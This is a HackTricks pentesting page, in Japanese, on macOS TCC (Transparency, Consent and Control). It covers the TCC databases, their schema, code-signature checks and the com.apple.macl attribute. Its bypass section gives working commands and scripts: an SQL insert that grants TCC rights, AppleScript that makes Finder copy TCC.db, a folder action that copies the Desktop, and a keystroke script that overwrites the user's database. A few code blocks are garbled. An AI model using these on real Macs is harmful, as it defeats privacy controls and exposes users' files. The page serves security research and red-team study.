 HackTricks
macOS TCC
Tip
AWSハッキングを学び、実践する:
HackTricks Training AWS Red Team Expert (ARTE)
GCPハッキングを学び、実践する:HackTricks Training GCP Red Team Expert (GRTE)
HackTricks Training Azure Red Team Expert (AzRTE)
HackTricksをサポートする
- サブスクリプションプランを確認してください!
- **💬 Discordグループまたはテレグラムグループに参加するか、Twitter 🐦 @hacktricks_liveをフォローしてください。
- HackTricksおよびHackTricks CloudのGitHubリポジトリにPRを提出してハッキングトリックを共有してください。
基本情報
TCC (透明性、同意、制御) は、アプリケーションの権限を規制することに焦点を当てたセキュリティプロトコルです。その主な役割は、位置情報サービス、連絡先、写真、マイク、カメラ、アクセシビリティ、フルディスクアクセスなどの機密機能を保護することです。TCCは、これらの要素へのアプリアクセスを許可する前に明示的なユーザーの同意を義務付けることで、プライバシーとユーザーのデータに対する制御を強化します。
ユーザーは、アプリケーションが保護された機能へのアクセスを要求する際にTCCに遭遇します。これは、ユーザーがアクセスを承認または拒否できるプロンプトを通じて表示されます。さらに、TCCは、特定のファイルへのアクセスを許可するために、アプリケーションにファイルをドラッグアンドドロップするなどの直接的なユーザーアクションを受け入れ、アプリケーションが明示的に許可されたものにのみアクセスできるようにします。
TCCは、/System/Library/PrivateFrameworks/TCC.framework/Support/tccdにあるデーモンによって処理され、/System/Library/LaunchDaemons/com.apple.tccd.system.plistで構成されています(machサービスcom.apple.tccd.systemを登録)。
ログインしている各ユーザーごとに実行されるユーザーモードのtccdがあり、/System/Library/LaunchAgents/com.apple.tccd.plistで定義され、machサービスcom.apple.tccdとcom.apple.usernotifications.delegate.com.apple.tccdを登録しています。
ここでは、tccdがシステムとしておよびユーザーとして実行されている様子を見ることができます:
ps -ef | grep tcc
0   374     1   0 Thu07PM ??         2:01.66 /System/Library/PrivateFrameworks/TCC.framework/Support/tccd system
501 63079     1   0  6:59PM ??         0:01.95 /System/Library/PrivateFrameworks/TCC.framework/Support/tccd
Permissions are 親アプリケーションから継承され、権限はバンドルIDと開発者IDに基づいて追跡されます。
TCC データベース
許可/拒否は、いくつかの TCC データベースに保存されます:
- システム全体のデータベースは
/Library/Application Support/com.apple.TCC/TCC.dbにあります。 - このデータベースはSIP保護されているため、SIPバイパスのみが書き込むことができます。
- ユーザー TCC データベース
$HOME/Library/Application Support/com.apple.TCC/TCC.dbは、ユーザーごとの設定用です。 - このデータベースは保護されているため、フルディスクアクセスのような高い TCC 権限を持つプロセスのみが書き込むことができます(ただし、SIP によって保護されているわけではありません)。
Warning
前述のデータベースは、読み取りアクセスのために TCC 保護されています。したがって、TCC 権限のあるプロセスからでない限り、通常のユーザー TCC データベースを読み取ることはできません。
ただし、これらの高い権限を持つプロセス(FDA または
kTCCServiceEndpointSecurityClientなど)は、ユーザーの TCC データベースに書き込むことができます。
/var/db/locationd/clients.plistに第三の TCC データベースがあり、位置情報サービスにアクセスを許可されたクライアントを示します。- SIP 保護されたファイル
/Users/carlospolop/Downloads/REG.db(TCC による読み取りアクセスからも保護されています)は、すべての有効な TCC データベースの位置を含んでいます。 - SIP 保護されたファイル
/Users/carlospolop/Downloads/MDMOverrides.plist(TCC による読み取りアクセスからも保護されています)は、さらに多くの TCC 許可された権限を含んでいます。 - SIP 保護されたファイル
/Library/Apple/Library/Bundles/TCC_Compatibility.bundle/Contents/Resources/AllowApplicationsList.plist(誰でも読み取れる)は、TCC 例外を必要とするアプリケーションの許可リストです。
Tip
iOS の TCC データベースは
/private/var/mobile/Library/TCC/TCC.dbにあります。
Tip
通知センター UI は、システム TCC データベースに変更を加えることができます:
codesign -dv --entitlements :- /System/Library/PrivateFrameworks/TCC.framework/> Support/tccd
[..]
com.apple.private.tcc.manager
com.apple.rootless.storage.TCC
ただし、ユーザーは
tccutilコマンドラインユーティリティを使用してルールを削除または照会できます。
データベースの照会
sqlite3 ~/Library/Application\ Support/com.apple.TCC/TCC.db
sqlite> .schema
# Tables: admin, policies, active_policy, access, access_overrides, expired, active_policy_id
# The table access contains the permissions per services
sqlite> select service, client, auth_value, auth_reason from access;
kTCCServiceLiverpool|com.apple.syncdefaultsd|2|4
kTCCServiceSystemPolicyDownloadsFolder|com.tinyspeck.slackmacgap|2|2
kTCCServiceMicrophone|us.zoom.xos|2|2
[...]

# Check user approved permissions for telegram
sqlite> select * from access where client LIKE "%telegram%" and auth_value=2;
# Check user denied permissions for telegram
sqlite> select * from access where client LIKE "%telegram%" and auth_value=0;
Tip
両方のデータベースを確認することで、アプリが許可した、禁止した、または持っていない権限を確認できます(要求されます)。
serviceは TCC 権限 の文字列表現ですclientは バンドル ID または権限を持つ バイナリへのパス ですclient_typeは、それがバンドル識別子(0)か絶対パス(1)かを示します
絶対パスの場合の実行方法
launctl load you_bin.plist を実行するだけです。plistは次のようになります:
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
<!-- Label for the job -->
<key>Label</key>
<string>com.example.yourbinary</string>

<!-- The path to the executable -->
<key>Program</key>
<string>/path/to/binary</string>

<!-- Arguments to pass to the executable (if any) -->
<key>ProgramArguments</key>
<array>
<string>arg1</string>
<string>arg2</string>
</array>

<!-- Run at load -->
<key>RunAtLoad</key>
<true/>

<!-- Keep the job alive, restart if necessary -->
<key>KeepAlive</key>
<true/>

<!-- Standard output and error paths (optional) -->
<key>StandardOutPath</key>
<string>/tmp/YourBinary.stdout</string>
<key>StandardErrorPath</key>
<string>/tmp/YourBinary.stderr</string>
</dict>
</plist>
auth_valueは異なる値を持つことができます: denied(0), unknown(1), allowed(2), または limited(3)。auth_reasonは次の値を取ることができます: Error(1), User Consent(2), User Set(3), System Set(4), Service Policy(5), MDM Policy(6), Override Policy(7), Missing usage string(8), Prompt Timeout(9), Preflight Unknown(10), Entitled(11), App Type Policy(12)- csreq フィールドは、実行するバイナリを検証し、TCC 権限を付与する方法を示すためにあります:
# Query to get cserq in printable hex
select service, client, hex(csreq) from access where auth_value=2;

# To decode it (https://stackoverflow.com/questions/52706542/how-to-get-csreq-of-macos-application-on-command-line):
BLOB="FADE0C000000003000000001000000060000000200000012636F6D2E6170706C652E5465726D696E616C000000000003"
echo "$BLOB" | xxd -r -p > terminal-csreq.bin
csreq -r- -t < terminal-csreq.bin

# To create a new one (https://stackoverflow.com/questions/52706542/how-to-get-csreq-of-macos-application-on-command-line):
REQ_STR=$(codesign -d -r- /Applications/Utilities/Terminal.app/ 2>&1 | awk -F ' => ' '/designated/{print $2}')
echo "$REQ_STR" | csreq -r- -b /tmp/csreq.bin
REQ_HEX=$(xxd -p /tmp/csreq.bin  | tr -d '\n')
echo "X'$REQ_HEX'"
- その他のフィールドに関する詳細は、このブログ記事を確認してください 。
System Preferences --> Security & Privacy --> Privacy --> Files and Folders でアプリに既に与えられた権限を確認することもできます。
Tip
ユーザーは**
tccutilを使用してルールを削除またはクエリ**することができます。
TCC権限のリセット
# You can reset all the permissions given to an application with
tccutil reset All app.some.id

# Reset the permissions granted to all apps
tccutil reset All
TCC シグネチャーチェック
TCC データベースはアプリケーションのバンドルIDを保存しますが、シグネチャーに関する情報も保存しており、権限を使用するように要求しているアプリが正しいものであることを確認します。
# From sqlite
sqlite> select service, client, hex(csreq) from access where auth_value=2;
#Get csreq

# From bash
echo FADE0C00000000CC000000010000000600000007000000060000000F0000000E000000000000000A2A864886F763640601090000000000000000000600000006000000060000000F0000000E000000010000000A2A864886F763640602060000000000000000000E000000000000000A2A864886F7636406010D0000000000000000000B000000000000000A7375626A6563742E4F550000000000010000000A364E33385657533542580000000000020000001572752E6B656570636F6465722E54656C656772616D000000 | xxd -r -p - > /tmp/telegram_csreq.bin
## Get signature checks
csreq -t -r /tmp/telegram_csreq.bin
(anchor apple generic and certificate leaf[field.1.2.840.113635.100.6.1.9] /* exists */ or anchor apple generic and certificate 1[field.1.2.840.113635.100.6.2.6] /* exists */ and certificate leaf[field.1.2.840.113635.100.6.1.13] /* exists */ and certificate leaf[subject.OU] = "6N38VWS5BX") and identifier "ru.keepcoder.Telegram"
Warning
したがって、同じ名前とバンドルIDを持つ他のアプリケーションは、他のアプリに与えられた権限にアクセスできません。
権限とTCCの許可
アプリはリクエストを行い、いくつかのリソースへのアクセスを許可されるだけでなく、関連する権限を持っている必要があります。
例えば、Telegramはカメラへのアクセスをリクエストするためにcom.apple.security.device.cameraという権限を持っています。この権限を持たないアプリはカメラにアクセスできません(ユーザーに権限を求めることすらありません)。
ただし、アプリが~/Desktop、~/Downloads、~/Documentsなどの特定のユーザーフォルダにアクセスするためには、特定の権限を持つ必要はありません。システムはアクセスを透過的に処理し、必要に応じてユーザーにプロンプトを表示します。
Appleのアプリはプロンプトを生成しません。それらは権限リストに事前に付与された権利を含んでおり、つまりポップアップを生成することは決してなく、TCCデータベースにも表示されません。例えば:
codesign -dv --entitlements :- /System/Applications/Calendar.app
[...]
<key>com.apple.private.tcc.allow</key>
<array>
<string>kTCCServiceReminders</string>
<string>kTCCServiceCalendar</string>
<string>kTCCServiceAddressBook</string>
</array>
これにより、カレンダーがユーザーにリマインダー、カレンダー、アドレスブックへのアクセスを求めることを避けることができます。
Tip
権限に関する公式文書の他に、非公式の興味深い情報が https://newosxbook.com/ent.jl で見つけることも可能です。
いくつかのTCC権限は、kTCCServiceAppleEvents、kTCCServiceCalendar、kTCCServicePhotosなどです。すべてを定義する公開リストはありませんが、この既知のリストを確認できます。
敏感な保護されていない場所
- $HOME (自体)
- $HOME/.ssh, $HOME/.aws, など
- /tmp
ユーザーの意図 / com.apple.macl
前述のように、ファイルにアプリへのアクセスを付与するためにドラッグ&ドロップすることが可能です。このアクセスは、いかなるTCCデータベースにも指定されませんが、ファイルの拡張属性として保存されます。この属性は、許可されたアプリのUUIDを保存します。
xattr Desktop/private.txt
com.apple.macl

# Check extra access to the file
## Script from https://gist.githubusercontent.com/brunerd/8bbf9ba66b2a7787e1a6658816f3ad3b/raw/34cabe2751fb487dc7c3de544d1eb4be04701ac5/maclTrack.command
macl_read Desktop/private.txt
Filename,Header,App UUID
"Desktop/private.txt",0300,769FD8F1-90E0-3206-808C-A8947BEBD6C3

# Get the UUID of the app
otool -l /System/Applications/Utilities/Terminal.app/Contents/MacOS/Terminal| grep uuid
uuid 769FD8F1-90E0-3206-808C-A8947BEBD6C3
Tip
com.apple.macl属性は Sandbox によって管理されており、tccd ではありません。また、コンピュータ内のアプリの UUID を許可するファイルを別のコンピュータに移動すると、同じアプリが異なる UID を持つため、そのアプリへのアクセスは許可されません。
拡張属性 com.apple.macl は他の拡張属性のようにクリアできません。なぜなら、SIP によって保護されているからです。しかし、この投稿で説明されているように、ファイルを 圧縮 し、削除 し、解凍 することで無効にすることが可能です。
TCC Privesc & Bypasses
TCC への挿入
もし、ある時点で TCC データベースに対して書き込みアクセスを取得できた場合、以下のようなものを使用してエントリを追加できます(コメントを削除してください):
TCC への挿入例
```sql INSERT INTO access ( service, client, client_type, auth_value, auth_reason, auth_version, csreq, policy_id, indirect_object_identifier_type, indirect_object_identifier, indirect_object_code_identity, flags, last_modified, pid, pid_version, boot_uuid, last_reminded ) VALUES ( 'kTCCServiceSystemPolicyDesktopFolder', -- service 'com.googlecode.iterm2', -- client 0, -- client_type (0 - bundle id) 2, -- auth_value (2 - allowed) 3, -- auth_reason (3 - "User Set") 1, -- auth_version (always 1) X'FADE0C00000000C40000000100000006000000060000000F0000000200000015636F6D2E676F6F676C65636F64652E697465726D32000000000000070000000E000000000000000A2A864886F7636406010900000000000000000006000000060000000E000000010000000A2A864886F763640602060000000000000000000E000000000000000A2A864886F7636406010D0000000000000000000B000000000000000A7375626A6563742E4F550000000000010000000A483756375859565137440000', -- csreq is a BLOB, set to NULL for now NULL, -- policy_id NULL, -- indirect_object_identifier_type 'UNUSED', -- indirect_object_identifier - default value NULL, -- indirect_object_code_identity 0, -- flags strftime('%s', 'now'), -- last_modified with default current timestamp NULL, -- assuming pid is an integer and optional NULL, -- assuming pid_version is an integer and optional 'UNUSED', -- default value for boot_uuid strftime('%s', 'now') -- last_reminded with default current timestamp ); ```TCCペイロード
TCC権限を持つアプリに侵入できた場合は、以下のページを確認してTCCペイロードを悪用してください:
Apple Events
Apple Eventsについて学ぶ:
Automation (Finder) to FDA*
Automation権限のTCC名は:kTCCServiceAppleEvents
この特定のTCC権限は、TCCデータベース内で管理できるアプリケーションも示しています(したがって、権限はすべてを管理することを許可するわけではありません)。
Finderは、常にFDAを持つアプリケーションです(UIに表示されなくても)。したがって、Automation権限を持っている場合、その権限を悪用していくつかのアクションを実行させることができます。
この場合、あなたのアプリは**com.apple.Finderに対してkTCCServiceAppleEvents**の権限が必要です。
# This AppleScript will copy the system TCC database into /tmp
osascript<<EOD
tell application "Finder"
set homeFolder to path to home folder as string
set sourceFile to (homeFolder & "Library:Application Support:com.apple.TCC:TCC.db") as alias
set targetFolder to POSIX file "/tmp" as alias
duplicate file sourceFile to targetFolder with replacing
end tell
EOD
これを悪用して独自のユーザーTCCデータベースを作成することができます。
Warning
この権限を持つことで、FinderにTCC制限フォルダーへのアクセスを要求し、ファイルを取得することができますが、私の知る限り、Finderに任意のコードを実行させることはできません。そのため、完全にFDAアクセスを悪用することはできません。
したがって、完全なFDA機能を悪用することはできません。

これはFinderに対する自動化権限を取得するためのTCCプロンプトです:
.png)
Caution
AutomatorアプリがTCC権限**
kTCCServiceAppleEventsを持っているため、任意のアプリを制御することができます。したがって、Automatorを制御する権限を持っていれば、以下のようなコードでFinder**も制御できます:
Automator内でシェルを取得する
```applescript osascript<tell application “Automator” set actionID to Automator action id “com.apple.RunShellScript” tell (make new workflow) add actionID to it tell last Automator action set value of setting “inputMethod” to 1 set value of setting “COMMAND_STRING” to theScript end tell execute it end tell activate end tell EOD
Once inside the shell you can use the previous code to make Finder copy the TCC databases for example and not TCC prompt will appear
</details>

同様のことが**Script Editorアプリ**にも当てはまります。Finderを制御できますが、AppleScriptを使用してスクリプトを強制的に実行させることはできません。

### Automation (SE) to some TCC

**System Eventsはフォルダーアクションを作成でき、フォルダーアクションは一部のTCCフォルダー**(デスクトップ、ドキュメント、ダウンロード)にアクセスできます。したがって、次のようなスクリプトを使用してこの動作を悪用することができます:
```bash
# Create script to execute with the action
cat > "/tmp/script.js" <<EOD
var app = Application.currentApplication();
app.includeStandardAdditions = true;
app.doShellScript("cp -r $HOME/Desktop /tmp/desktop");
EOD

osacompile -l JavaScript -o "$HOME/Library/Scripts/Folder Action Scripts/script.scpt" "/tmp/script.js"

# Create folder action with System Events in "$HOME/Desktop"
osascript <<EOD
tell application "System Events"
-- Ensure Folder Actions are enabled
set folder actions enabled to true

-- Define the path to the folder and the script
set homeFolder to path to home folder as text
set folderPath to homeFolder & "Desktop"
set scriptPath to homeFolder & "Library:Scripts:Folder Action Scripts:script.scpt"

-- Create or get the Folder Action for the Desktop
if not (exists folder action folderPath) then
make new folder action at end of folder actions with properties {name:folderPath, path:folderPath}
end if
set myFolderAction to folder action folderPath

-- Attach the script to the Folder Action
if not (exists script scriptPath of myFolderAction) then
make new script at end of scripts of myFolderAction with properties {name:scriptPath, path:scriptPath}
end if

-- Enable the Folder Action and the script
enable myFolderAction
end tell
EOD

# File operations in the folder should trigger the Folder Action
touch "$HOME/Desktop/file"
rm "$HOME/Desktop/file"
Automation (SE) + Accessibility (kTCCServicePostEvent|kTCCServiceAccessibility) to FDA*
System Events上のAutomation + Accessibility (kTCCServicePostEvent) は、プロセスにキーストロークを送信することを可能にします。この方法で、Finderを悪用してユーザーのTCC.dbを変更したり、任意のアプリにFDAを付与したりすることができます(ただし、そのためにパスワードの入力が求められる場合があります)。
FinderがユーザーのTCC.dbを上書きする例:
-- store the TCC.db file to copy in /tmp
osascript <<EOF
tell application "System Events"
-- Open Finder
tell application "Finder" to activate

-- Open the /tmp directory
keystroke "g" using {command down, shift down}
delay 1
keystroke "/tmp"
delay 1
keystroke return
delay 1

-- Select and copy the file
keystroke "TCC.db"
delay 1
keystroke "c" using {command down}
delay 1

-- Resolve $HOME environment variable
set homePath to system attribute "HOME"

-- Navigate to the Desktop directory under $HOME
keystroke "g" using {command down, shift down}
delay 1
keystroke homePath & "/Library/Application Support/com.apple.TCC"
delay 1
keystroke return
delay 1

-- Check if the file exists in the destination and delete if it does (need to send keystorke code: https://macbiblioblog.blogspot.com/2014/12/key-codes-for-function-and-special-keys.html)
keystroke "TCC.db"
delay 1
keystroke return
delay 1
key code 51 using {command down}
delay 1

-- Paste the file
keystroke "v" using {command down}
end tell
EOF
kTCCServiceAccessibility to FDA*
このページで、アクセシビリティ権限を悪用するためのペイロードを確認してください(macos-tcc-payloads.md#accessibility)FDA*に昇格するか、例えばキーロガーを実行するために。
エンドポイントセキュリティクライアントからFDAへ
**kTCCServiceEndpointSecurityClient**を持っていれば、FDAがあります。終了。
システムポリシーSysAdminファイルからFDAへ
kTCCServiceSystemPolicySysAdminFilesは、ユーザーのNFSHomeDirectory属性を変更することを許可し、これによりホームフォルダを変更し、TCCをバイパスすることができます。
ユーザーTCC DBからFDAへ
ユーザーTCCデータベースに対する書き込み権限を取得しても、**FDA**権限を自分に付与することはできません。システムデータベースに存在する者だけがそれを付与できます。
しかし、**Finderへの自動化権限**を自分に与え、前述の技術を悪用してFDA*に昇格することはできます。
FDAからTCC権限へ
フルディスクアクセスのTCC名は**kTCCServiceSystemPolicyAllFiles**です。
これは実際の昇格ではないと思いますが、もし役立つ場合に備えて:FDAを制御するプログラムを持っている場合、ユーザーのTCCデータベースを変更して自分に任意のアクセスを与えることができます。これは、FDA権限を失う可能性がある場合の持続技術として役立つかもしれません。
SIPバイパスからTCCバイパスへ
システムのTCCデータベースはSIPによって保護されているため、指定された権利を持つプロセスのみがそれを変更できるのです。したがって、攻撃者がファイルに対するSIPバイパスを見つけた場合(SIPによって制限されたファイルを変更できる場合)、彼は以下のことができます:
- TCCデータベースの保護を削除し、自分にすべてのTCC権限を与えることができます。例えば、これらのファイルのいずれかを悪用することができます:
- TCCシステムデータベース
- REG.db
- MDMOverrides.plist
ただし、TCCをバイパスするためのSIPバイパスを悪用する別のオプションがあります。ファイル/Library/Apple/Library/Bundles/TCC_Compatibility.bundle/Contents/Resources/AllowApplicationsList.plistは、TCC例外を必要とするアプリケーションの許可リストです。したがって、攻撃者がこのファイルからSIP保護を削除し、自分のアプリケーションを追加できれば、そのアプリケーションはTCCをバイパスできるようになります。
例えば、ターミナルを追加するために:
# Get needed info
codesign -d -r- /System/Applications/Utilities/Terminal.app
AllowApplicationsList.plist:
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
<key>Services</key>
<dict>
<key>SystemPolicyAllFiles</key>
<array>
<dict>
<key>CodeRequirement</key>
<string>identifier "com.apple.Terminal" and anchor apple</string>
<key>IdentifierType</key>
<string>bundleID</string>
<key>Identifier</key>
<string>com.apple.Terminal</string>
</dict>
</array>
</dict>
</dict>
</plist>
TCC バイパス
参考文献
- https://www.rainforestqa.com/blog/macos-tcc-db-deep-dive
- https://gist.githubusercontent.com/brunerd/8bbf9ba66b2a7787e1a6658816f3ad3b/raw/34cabe2751fb487dc7c3de544d1eb4be04701ac5/maclTrack.command
- https://www.brunerd.com/blog/2020/01/07/track-and-tackle-com-apple-macl/
- https://www.sentinelone.com/labs/bypassing-macos-tcc-user-privacy-protections-by-accident-and-design/
Tip
AWSハッキングを学び、実践する:
GCPハッキングを学び、実践する:HackTricksをサポートする
- サブスクリプションプランを確認してください!
- **💬 Discordグループまたはテレグラムグループに参加するか、Twitter 🐦 @hacktricks_liveをフォローしてください。
- HackTricksおよびHackTricks CloudのGitHubリポジトリにPRを提出してハッキングトリックを共有してください。